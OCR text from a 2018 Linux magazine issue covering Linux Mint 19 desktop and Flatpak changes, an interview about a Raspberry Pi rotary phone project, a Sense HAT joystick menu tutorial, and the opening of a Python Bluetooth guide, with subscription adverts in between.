Thanks to improvements in the underlying libnemo-extension library, Nemo is now faster at rendering directory contents, particularly noticeable on larger directories. Moving files to USB devices is faster too.

3 Notifications are smarter, and can show up in a different places

Notifications now have a close button and no longer fade out on mouse-over. They are also limited in number per application, disappear when the source app gets focus, and can show at the bottom of the screen.

4 You can more easily access your desklets via a shortcut key

You can press Windows/**Super**+**Alt** (or use the right-click option on the Show Desktop applet) to see your desklets, without minimising windows. Desklets move above your windows until you click.

5 Dark themes now look better on Cinnamon, with an updated icon set

Symbolic icons are now used to give Cinnamon a more modern look and better support for dark themes. In addition, widgets and components have been tweaked to fall on exactly pixels, reducing the risk of blurring.

6 Rubber banding is powered-up

A frustrating limitation of previous versions of Cinnamon was the fact that you could only select by rubber banding when viewing items in an icon view. That's resolved in 3.8 – it now works in the list view too!

QUICK TIP

Configurable maximum volume

In Linux Mint 19, you can now set a 'maximum volume' level anywhere between 0 and 150%. The volume buttons on your system won't go beyond this maximum volume.

completely underpin Ubuntu Core, the company's IoT offering. Mint has taken a different approach, choosing to support Flatpak, originally introduced in 18.3. Tara improves support further with improved integration into in the Software Manager, allowing easy install of Flatpak apps by just clicking a link. "Flatpak is very important to us because we're using a frozen package base", says Clem. "This base guarantees great stability and a really high level of quality, but it also means users don't get access to bleeding-edge software. For instance, the version of LibreOffice which ships in Mint 19 will be the same all the way to 19.3. Flatpak allows us to provide new applications to our users seamlessly". There are currently no plans to include snaps (although it isn't completely ruled out for the future), as the team feel that snaps don't lend themselves to use outside Ubuntu itself. Clem explains why: "Until snap is fully transparent and gains support for multiple remotes, it isn't interesting as a shipping solution. As it is, currently snap is nothing more than the Ubuntu Store. As great as that store is, it's just a store, not a solution for the future". In his opinion, Flatpak is much more flexible. "Anyone can make a Flatpak remote", he says. "If Flathub doesn't want your proprietary software, you can ship it yourself. If we decide for any reason to interact with users directly, that's possible too."

> "Cinnamon provides the purest Mint experience with excellent extensibility courtesy of themes, applets and extensions"

So which version of Linux Mint is right for you? Cinnamon is of course the headline version, providing the purest Mint experience with a traditional desktop metaphor and extensibility courtesy of themes, applets and extensions. While Cinnamon is based on GNOME 3 technologies, MATE's history is also closely related to the GNOME project as it is effectively a continuation of GNOME 2. Xfce is GTK-based, offers a huge amount of customisability and is very lightweight.

As well as the Ubuntu-based distro, the Mint team also offers LMDE (Linux Mint Debian Edition), a Cinnamon-only version of the distro, ostensibly to cater for the possibility of Ubuntu ever disappearing and to help with testing application compatibility on other distros. Debian Stretch underpins the latest rolling update LMDE3 'Cindy' release. Linux Mint 19 and LMDE3 contain specific work to minimise differences between packages on the distributions, reducing the work required for updates. The move to GTK 3.22 on both versions will also help.

Expanding the team is next for Clem. "We have a wonderful team and a great relationship among developers – we're currently working on making it easier for new developers to get started and to join us". New and improved processes are in place to make the development process easier too: "Some of the tools we're using, such as GitHub and Slack, are amazing and they're helping us in many ways", says Clem.

QUICK TIP

Nemo full-text search

Nemo has gained proper full-text search in the Mint 19 release! Searching will no longer only show the first file that starts with the entered text, but all files matching the text anywhere.

SPOTLIGHT


HiDPI improvements in Mint 19

With Linux Mint 19 the team is staking a claim for the position of a leading HiDPI distribution, which is important as PC and laptop hardware move in this direction. In the latest release, all Linux Mint tools use GTK3 and fully support HiDPI. With the move to the Mint-Y theme, all icon assets include 2x versions, which means they will have no loss of quality on high-resolution displays. Mate 1.20 has HiDPI support with dynamic detection and scaling. Gksu, which used GTK+, has been removed and HiDPI-friendly pkexec is used exclusively. So is the work here done? Not quite; in the default software selection Hexchat, GIMP (which finally gained at least basic HiDPI support in 2.10.0) and Tomboy Notes are not yet HiDPI-ready.

MINT 18

Above Options for high resolution displays are limited in Linux Mint 18, with clear disparity between different aspects

MINT 19




Above Linux Mint 19 with its improved HiDPI support in Mate 1.20 has far better fit and finish, with consistent support

SUMMER SALE!

TRY THREE ISSUES FOR £5*

BIG SAVINGS ON OUR BEST-SELLING MAGAZINES

SAVE 70%
IN THIS ISSUE FREE SOFTWARE WORT
DXO OPTICS PRO 11 PLUS: 9 TIPS CARDS • VIDEO DISC • CAMERA
Digital Camera
The world's favourite photography magazine
ALL-NEW SKILLS FOR
CLASSIC SHOTS
Master mono Retro effects
Composition B&W plug-ins
PHOTO PROJECTS
7 techniques for better images
ON TEST
• Panasonic GH5S
• Sony A7 III
• Tripods
SHOOTOUT
Cityscapes in the big smoke
PLUS KIT: LOMO LENSES • GIMBAL HEADS • WATERPROOF COMPACTS CAMERA SKILLS: MAKE A BOOK • HOW TO SIDE LIGHT PORTRAITS TOP PROS: JOEL MEYEROWITZ • DAVID HURN


SAVE 70%
PLAYERUNKNOWN ON THE FUTURE O
EDGE
THE FUTURE OF INTERACTIVE ENTERTAINMENT
SHADOW OF THE TOMB RAIDER
EXCLUSIVE WHY LARA CROFT IS GOING BACK TO BASICS IN HER MOST BRUTAL ADVENTURE YET
PREVIEWED
#320

For great savings on all of our magazines, see the entire range online

myfavouritemagazines.co.uk/summer182

Hotline 0344 848 2852


***TERMS AND CONDITIONS:** The trial offer is for new UK print subscribers paying by Direct Debit only. Savings are compared to buying full priced print issues. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: bit.ly/magtandc. Offer ends 31st July 2018

THE ESSENTIAL GUIDE FOR **CODERS & MAKERS**


PRACTICAL Raspberry Pi

68 "It's simple in principle but complex in practice"


Contents



68 Updating an old rotary phone for modern use with a Pi



70 Create a physical menu system with the Sense HAT



74 Discover how to control Bluetooth with Python

Dan Aldred

Dan is the Head of ICT at a secondary school in North Yorkshire and a Raspberry Pi Certified Educator.

Like it?

You can see a number of Dan's Pi-related hacks on his YouTube channel, including the Pi Phone in action, at **https://youtu.be/4CKw5QLg_VQ**. Note: Watching this video may expose you to the music of Lionel Richie. You have been warned.

Further reading

Dan Aldred has a vast treasure trove of interesting Raspberry Pi- and Python-related projects and guides on his personal website **www.tecoed.co.uk**. You can also track his projects on Twitter (@Dan_Aldred).

Retro Pi Phone

Retro accessories are all the rage – this project adds smartphone features to a 1960s rotary phone

There's something about taking old life-worn technology and bringing it back into service. Dan Aldred's Pi Phone is one such great example. It's a 1960s rotary phone that uses a Raspberry Pi to enable you to dial for the latest headlines or send a tweet.

What inspired this retro project?
I was originally sourcing an old rotary dial phone to show my students what phones used to be like. Just before Christmas, I saw that a popular supermarket chain had released a new, modern version of the classic rotary dial telephone – except that they had replaced the dial with push buttons, and the main cord was connected to the router rather than the telephone exchange socket.

People below a certain age do not know how the classic rotary dial works. When dialling, they simply do not know how far to turn the rotate the dial, whether to take their finger out of the number hole and which way to turn the dial. Considering this, I was left with the idea of combining classic smartphone features, such as news, music and Twitter, with the traditional retro method of accessing information.

How difficult is it to connect a Pi to a rotary dial phone in terms of hardware?
Simple in principle but complex in practice! Basically, you use the Raspberry Pi to create a circuit between the GPIO pins and the rotary dial. You then use Python code to check for a change in state. As the rotary dial turns it makes contact, connecting and breaking a circuit. This change is then read via the GPIO pins and fed back into the program code.

The difficult part was locating a suitable wiring diagram for the model of phone that I was using. They all look the same, but the hardware inside is different depending on the age and model. **www.britishtelephones.com** contains a lot of advice and wiring diagrams and was very useful. Once I had the correct diagram I could identify and locate the various coloured wires and hook them up from the rotary dial to the GPIO pins.

As you dial the number, the 'pulse' value is returned and printed out to the Python shell. For example, dial 3 and it returns a value of 7, dial 8 and it returns a value of 17. A quick bit of maths and you can convert these pulse values into the actual numbers dialled: 7 minus 1, divided by 2, is 3; and 17-1 divided by 2 is 8. Once you know which number has been dialled you can assign a function to it. For more details and an in-depth look at the wiring see **https://youtu.be/JChn7tV_qBk**.

What should people bear in mind if they attempt to build something similar?
The main element to focus on is getting the rotary dial talking to your Raspberry Pi. Once this is established, you can customise the functions.

Also consider which model Pi to use. Originally, I had intended to embed a Pi Zero W due to its small size. However, as I was developing I soon realised that I required USB ports and a fast processing speed. I had to strip out some of the telephone's original components to make room to house a Raspberry Pi 3 B+.

Can you tell us about some of the Python scripting you used? For example, what did you use for the speech recognition capabilities?
Once you can read the pulse from the rotary dial you can assign actions to each number. This is a list of 10 conditionals. If number 4 is dialled, then play an MP3; if 0 is dialled, then read out the saved voice message.

The speech recognition is a powered by Google's standard recognition system and works very well, as long as the microphone is of a good quality. It records your voice, sends the file to Google where it is converted into a text string, and then sent back to the Python program. I also used the classic e-speak to read out all text.

> "Once you can read the pulse from the rotary dial you can assign actions to each number"

The SMS system is powered by Twilio and uses an API and a unique telephone number to check for text messages. When an SMS is received, Twilio, the Pi and the Python code respond by triggering the ring-ring sound, and then converts and stores the text content of the message into speech.

Is there a feature you really want to see in the next Raspberry Pi, or perhaps for an add-on board if that's a better fit?
I would like to see some sort of scanner or RFID sender/transmitter that fits directly onto a Pi Zero. With that sort of setup you could create your own remote key or trigger notifications when certain conditions are met.

Old and new

Dan was keen to use as much of the old telephone hardware as possible. He stripped down the wire and managed to solder the speaker from the handset to the speaker points on the Raspberry Pi. All sound plays through the original speaker.

Old Tweeter

To make it possible to record and send tweets, Dan had to replace the original handset microphone and embed a USB microphone connected to the Pi within the phone case.

Retro touches

Dan recreated an old-style look for the Pi Phone by laser-cutting a dial and etching it with the contemporary functions that apply to each number.

External audio

Dan fitted a headphone extension jack to the Pi Phone for connecting an external speaker, to enable other people to hear the Pi Phone's responses.


Listen to Lionel

Each number accesses a smart feature. For example, dialling 1 plays the latest news headlines. If you dial 4 it plays Lionel Richie's *Hello*. Fortunately, you can stop that by dialling 5, and dial 6 to send a tweet. The phone even rings when it receives incoming text messages, which are then converted into speech.


Pi Phone functions

- 1 - News Headline
- 2 - Weather Report
- 3 - Current Time
- 4 - Play Music
- 5 - Stop the Music
- 6 - Send a Tweet
- 7 - Check SMS
- 8 - Record a voice message
- 9 - Listen to voice message
- 10 - Shut down the Pi

1



2



Wired for sound

Dan says that getting the rotary dial connected to the Raspberry Pi 3 was the most complex part of the project, as he had to find the phone model and identify what each of the wires did. Fortunately, he found schematics on the web. Basically, it's the gates in the top right-hand corner of this diagram.

Could do with an extension

Fitting the Pi into the Pi Phone was a challenge, Dan says. He needed the Pi 3 for the processing power and USB ports, and had to remove some of the original board and components to fit in the Pi. The only other alteration to the chassis was a small hole to house the SMS LED indicator.

Calvin Robinson

Calvin is an Associate Assistant Principal, Teaching & Learning, New Technologies at a three-campus all-through school in North West London.

Resources

- **Raspberry Pi**
- **Sense HAT** www.raspberrypi.org/products/sense-hat
- **Python 3**
- **Sense HAT for Python 3** https://pypi.org/project/sense-hat

Tutorial files available: **filesilo.co.uk**

Sense HAT: Create a physical menu system

Take your Python code to the next level with some physical computing and the Raspberry Pi Sense HAT

The Sense HAT is an official add-on board for the Raspberry Pi, offering a whole host of built-in sensors including a gyroscope, accelerometer and magnetometer, plus temperature, barometric pressure and humidity sensors. What we're most interested in, though, is the fancy 8x8 RGB LED matrix and five-button joystick on top. Using an array of 8x8 images we're going to create a menu system that is operable with the five-button joystick and select button.


We'll start off with a simple four-option menu system where up, down, left and right analogue positions enable the user to choose from four different menu screens made up of 8x8 pixel art. Pushing in the analogue stick button will select the desired option. We'll then take a look at building on this to create potentially unlimited menu options.

This menu system can then interface with any Python program you're creating, providing a physical user interface which we think you'll agree proves to be a much more appealing user experience than entering a number in a regular Python shell window command prompt.

01 Install the HAT

When attaching the HAT to your Pi be sure to screw the standoffs in place before plugging the HAT onto the Raspberry Pi's GPIO pins; this will avoid it bending on one side and potentially breaking the pins. If for some reason you need to remove the Sense HAT at some point, be very careful as the pin header tends to come off with it. Once attached, we'll need to install the sense-hat Python module with:

```
sudo apt-get install sense-hat
```



02 Set up modules

We may want to use the sleep command for added effect when loading pixels onto the LED matrix, so we'll need to import the time module. We're also going to use a bunch of functions from the sense-hat module that we installed previously. These are mostly for recognising button-presses on the analogue stick:

```
from time import sleep
from sense_hat import SenseHat, ACTION_
PRESSED, ACTION_HELD, ACTION_RELEASED
```

This enables us to monitor whether a button is pressed (down), held or released.

03 Set up the variables

We'll need a new instance of SenseHat, which we'll call **sense** for simplicity. We'll also need to set up variables for each colour of pixel we want to draw on the LED matrix; we've gone with red, green and blue here, but you can use any RGB colour values:

```
sense = SenseHat()
r=(255,0,0)
g=(0,255,0)
b=(0,0,255)
```

04 Menu images - pixel art

Creating images for your menu system based on pixel art can be a challenge in itself. Try looking up some ASCII art for inspiration. Being limited to an 8x8 grid can be a blessing and curse. You'll need a different 'frame' for each menu option, four to begin with.

```
frame1 = [g,g,g,g,g,g,g,g,g,b,b,g,g,b,b,g,g,b,b,g,
g,b,b,g,g,g,g,g,b,b,g,g,g,g,g,g,b,b,g,g,g,g,b,b,b,b,b,b,g
,g,b,b,b,b,b,b,g,g,g,g,g,g,g,g,g,]
```

```
frame1 = [
g,g,g,g,g,g,g,g,
g,b,b,g,g,b,b,g,
g,b,b,g,g,b,b,g,
g,g,g,b,b,g,g,g,
g,g,g,b,b,g,g,g,
g,b,b,b,b,b,b,g,
g,b,b,b,b,b,b,g,
g,g,g,g,g,g,g,g,
]

frame2 = [
g,g,g,g,g,g,g,g,
g,w,w,g,g,w,w,g,
g,w,w,g,g,w,w,g,
g,g,g,w,w,g,g,g,
g,g,g,w,w,g,g,g,
g,w,w,w,w,w,w,g,
g,w,w,w,w,w,w,g,
g,g,g,g,g,g,g,g,
]

diamond = [
w,w,w,b,w,w,w,o,
w,w,b,b,b,w,w,o,
w,b,b,b,b,b,w,o,
b,b,b,b,b,b,b,o,
w,b,b,b,b,b,w,o,
```

Be experimental with your frames. Rather than loading the whole thing at once, the following tip will demonstrate how to slowly load a frame line by line.

05 Animating a frame

Create a variable `i=0` and add the following:

```
for i in range(8):
    sense.set_pixel(0,i,g)
    sense.set_pixel(1,i,g)
    sense.set_pixel(7,i,g)
    sleep(0.2)
    i=i+1
```

Filling in the gaps above for rows 2-6 will fill the LED matrix one row at a time, incrementally.

06 Showing off with animations

Another neat trick is the flashing frames. By using the below technique and adding more frames you can create a flick-book style animation that looks quite impressive:

```
sense.clear()
i=0
#fill column one at a time
for i in range(8):
    sense.set_pixel(0,i,g)
    sense.set_pixel(1,i,g)
    sense.set_pixel(2,i,g)
    sense.set_pixel(3,i,g)
    sense.set_pixel(4,i,g)
    sense.set_pixel(5,i,g)
    sense.set_pixel(6,i,g)
    sense.set_pixel(7,i,g)
    sleep(0.2)
    i=i+1
```

```
sense.clear()
while True:
    sense.set_pixels(frame1)
    sleep(0.5)
    sense.set_pixels(frame2)
    sleep(0.5)
```

07 Set up buttons

Our buttons will be set up in three sections of code. We'll have a function for displaying the 8x8 pixel image so that we can look at different menu options before selecting one. We'll then have a separate function for actioning a button press; when pushed/released we'll call up a specific action depending on which image is currently highlighted.

An easy way to experiment with this code without connecting your Sense HAT to the Pi is by running it on a web emulator. Trinket.io has a fantasic emulator that makes the trial and error process far quicker, because you can run the code on your favourite Linux distro. See **https://trinket.io/sense-hat**.

08 Create menu highlighting

When a menu function is called (**upMenu**,

Displaying alphanumeric digits on the Sense HAT

To display a single-character on the LED matrix use `sense.show_letter("C")` where C is any number or letter that takes your fancy. This is far simpler than creating an 8x8 frame of pixels per menu – ideal for creating a quick concept menu.

`rightMenu`, `leftMenu` or `downMenu`), we're accepting a single parameter (event) which will let us know if the button has been released. We're using 'released' rather than 'pressed' simply because it feels more natural.

If the button (in this case, 'up') is released we're printing a message to the console, mainly for debug purposes so that we know the code is working, then we're clearing the LED matrix and displaying a new pixel image from `frame1`. If the middle button is pressed we call our

```
File Edit Format Run Options Window Help
def downMenu(event):
  sense.clear()
  if event.action == ACTION_RELEASED:
    sense.set_pixels(snowflake)
    print("*Down option highlighted.*")
    #menu item 2
    sense.stick.direction_middle = downCreate

def downCreate(event):
  if event.action == ACTION_RELEASED:
    print("*Down option selected.*")
    #Action code goes here

def rightMenu(event):
  if event.action == ACTION_RELEASED:
    sense.clear()
    sense.set_pixels(diamond)
    print("*Right option highlighted.*")
    sense.stick.direction_middle = rightCreate

def rightCreate(event):
  if event.action == ACTION_RELEASED:
    print("*Right option selected.*")
```

second function, `upCreate`; again, we'll have a create functions for down, left and right as well.

09 Create menu highlighting – the code

We'll have four instances of the following code, one for each menu option (up/down/left/right). Change the function names accordingly and insert the correct variable for the pixel art:

```
def upMenu(event):
    if event.action == ACTION_RELEASED:
        print("*Up option highlighted.*")
        sense.clear()
        sense.set_pixels(frame1)
        sense.stick.direction_middle = upCreate
```

10 Menu selection code

Very similar to the previous function, we have one parameter for a button release, we're printing to console for debugging, and then there's a space to insert whatever actionable code you require. You could

essentially put a `while` Python statement after that comment if you wanted to:

```
def upCreate(event):
    if event.action == ACTION_RELEASED:
        print("*Up option selected.*")
        #Action code goes here
```

11 Operating the buttons

Now that we've got our buttons set up to display menus and action code, we'll need to provide Python with a way of knowing if they've been pressed in the first place. Using our sense object we can listen for events `stick_direction_up`, `stick_direction_down`, `stick_direction_left` and `stick_direction_right`:

```
sense.stick.direction_up = upMenu
sense.stick.direction_down = downMenu
sense.stick.direction_right = rightMenu
sense.stick.direction_left = leftMenu
```


12 Keeping it running

In order for the above to work and to keep our programming running we'll use a loop:

```
while True:
    pass
```

Or to be more efficient and save CPU resources use:


```
while True:
    time.sleep(1)
```



13 Advanced menu system

To improve this system we may want to increase the number of menu options available. Rather than using up, down, left and right to highlight menu options we could stick with left and right for back and forth by introducing scrolling. With this method our options are potentially unlimited.

We could do this by adding alternate functions to the left and right directional menus, that is by adding `sense.stick.direction_right = optionMenu3` to our



rightMenu function. We could add as many optionMenu functions as we need, progressing with the right stick and not forgetting to add sense.stick.direction_left optionMenu2 to give users an option to go back using the left stick.

14 Call independent Python programs

We can implement any code into the actionable functions and it'll occur whenever we select that menu option. However, you might instead want to launch a completely independent Python program when certain menu options are selected.

Python's included os module takes care of this; if we add `import os` to the top of our code we can call upon independent Python programs in each menu option with the following:

```
os.system('testy.py')
```

where test.py is the name of the program.

15 Building from here

We have the option of tilting the Pi left and right to change menu options using the Sense HAT's accelerometer. The two axes we need to observe are Pitch, which is left/right, and Roll which is up/down, in-line with the analogue stick.

```
while True:
        acceleration = sense.get_accelerometer_
raw()
```

Shake to clear

Introduce the Yaw axis to know when the Pi travels up or down vertically by reading the z acceleration with the sense.get_accelerometer_raw function. This would be a nice way of introducing a 'shake to clear' function, which could reset the menu screen.

Introduce `z = acceleration['z']` to the while loop in our penultimate tutorial step, and don't forget to round the values with z=round(z, 0). Then we would need an if statement along the lines of `if z == 1: clearMenu`, provided clearMenu was a function set to clear the screen with sense.clear(). Then listen for further menu selections with either the analogue stick or the Roll/Pitch axis.

```
        x = acceleration['x']
        y = acceleration['y']
```

16 Shaking/rolling

We'll need to round off the accelerometer values into floats to make them useable; x=round(x, 0) and y=round(y, 0) will do the trick. We can now use an if statement for x or y being equal to 1 or –1 for left or right.

```
if x  == 1:
elif x == -1:
```

Implement a call to an optionMenu function in these if/elif statements and we have a functioning tilt menu.

Joey Bernard

As well as writing articles on Python and the Raspberry Pi, Joey's day job is helping researchers design and run HPC projects on supercomputing clusters.

Resources

- **The Python Bluetooth module** https://github.com/karulis/pybluez
- **A short tutorial on Python and Bluetooth documentation** http://bit.ly/PythonBluetooth
- **Raspberry Pi Zero W or Raspberry Pi 3 B+**

A guide to controlling Bluetooth with Python

We show you how to get your Raspberry Pi to talk to some other devices – without the wires

One of the great uses of the Raspberry Pi is as a controller for other devices. The Raspberry Pi includes the GPIO bus, which most people use for this purpose. But sometimes, you may need to talk to devices that can't be connected to your Pi by wires. If you have a Wi-Fi hub, you could communicate over it with your devices. This may not be possible in every case: your device may not be able to speak over Wi-Fi, or the device may be low-power and not able to run something as electrically expensive as a Wi-Fi radio. In these cases, another option is to communicate over Bluetooth.

As of writing, there are several Raspberry Pi variants with Bluetooth integrated into the system. Any of the Raspberry Pi 3 versions, or the Raspberry Pi Zero W, have built-in Bluetooth radios. With the earlier variants, you would need to use a USB dongle to give your Raspberry Pi Bluetooth capabilities – we won't be covering this option in too much detail in this article. In terms of software, everything you need should be available within the Raspbian package repository.

Install bluetooth

The first step is to ensure you have all of the required packages installed. You'll want to make sure your entire system is updated first, with the following commands:

```
sudo apt-get update
sudo apt-get upgrade -y
sudo apt-get dist-upgrade -y
sudo rpi-update
```

Once your Raspberry Pi is fully updated, you can install everything needed with one meta-package:

```
sudo apt-get install pi-bluetooth
```


Not only do you get the required drivers for the Bluetooth stack, but you also get several utilities that you can use to verify your setup.

Explore controllers

With everything installed, you can use one of the included command-line utilities to check that it's all working correctly. The main utility for this purpose is `bluetoothctl`. When you run it, you get dropped into an interpreter where you can issue commands to the Bluetooth stack. From here, you can use the `list` command to see what Bluetooth controllers are on your Raspberry Pi. If you do have multiple dongles plugged in, you can use the `select` command to pick which one should be used.

You'll want to make sure that the controller is powered up and active before starting a scan of what devices are available locally. You can do this with the following simple commands.

```
power on
Changing power on succeeded
agent on
```



```
Agent registered
scan on
Discovery started
....
```

You should now see a stream of devices as they become visible to the Raspberry Pi. This will include device IDs, which can be used to connect to them. This is handled with the **connect** command, followed by the hexadecimal ID for the required device.

Use a GUI application

Along with command line tools like **bluetoothctl**, there are GUI applications that you can use to manage Bluetooth devices and the way your Raspberry Pi connects to them. If you're using a Raspberry Pi with a display as the front-end for your project, these can be very useful to make sure everything is set up correctly.

One popular GUI application is blueman. With this utility, you can scan to see what devices are available in your vicinity, and make connections to those that you are interested in using. You can pull up more detailed information on these devices, as well as copying files to and from them.


These are important tools that you should use to debug connections before diving into using your own code to manage any communication between the Raspberry Pi and the Bluetooth device. You don't want to have to debug your code without establishing that the underlying Bluetooth connection does work, at least in principle. Otherwise, you may end up wasting time trying to fix non-existent bugs in your code when there is some other hardware issue happening.

> "While all of these tools are really useful, the real purpose of this article is to give you the ability to add Bluetooth functionality to your own code"

Intro to Python

While all of these tools are really useful, the real purpose of this tutorial is to give you the ability to add Bluetooth functionality to your own Python code. This way, you can connect multiple devices together and have them managed from your Raspberry Pi, which we're sure you'll find useful. The first step is to make sure that you have the Bluetooth module for Python installed, with the following command:

```
sudo apt-get install python-bluetooth
```



Above When using the command line utility bluetoothctl, you get to see all of the devices within range of your Raspberry Pi, including their hardware addresses

Once it's installed, you can import it into your code with:

```
import bluetooth
```

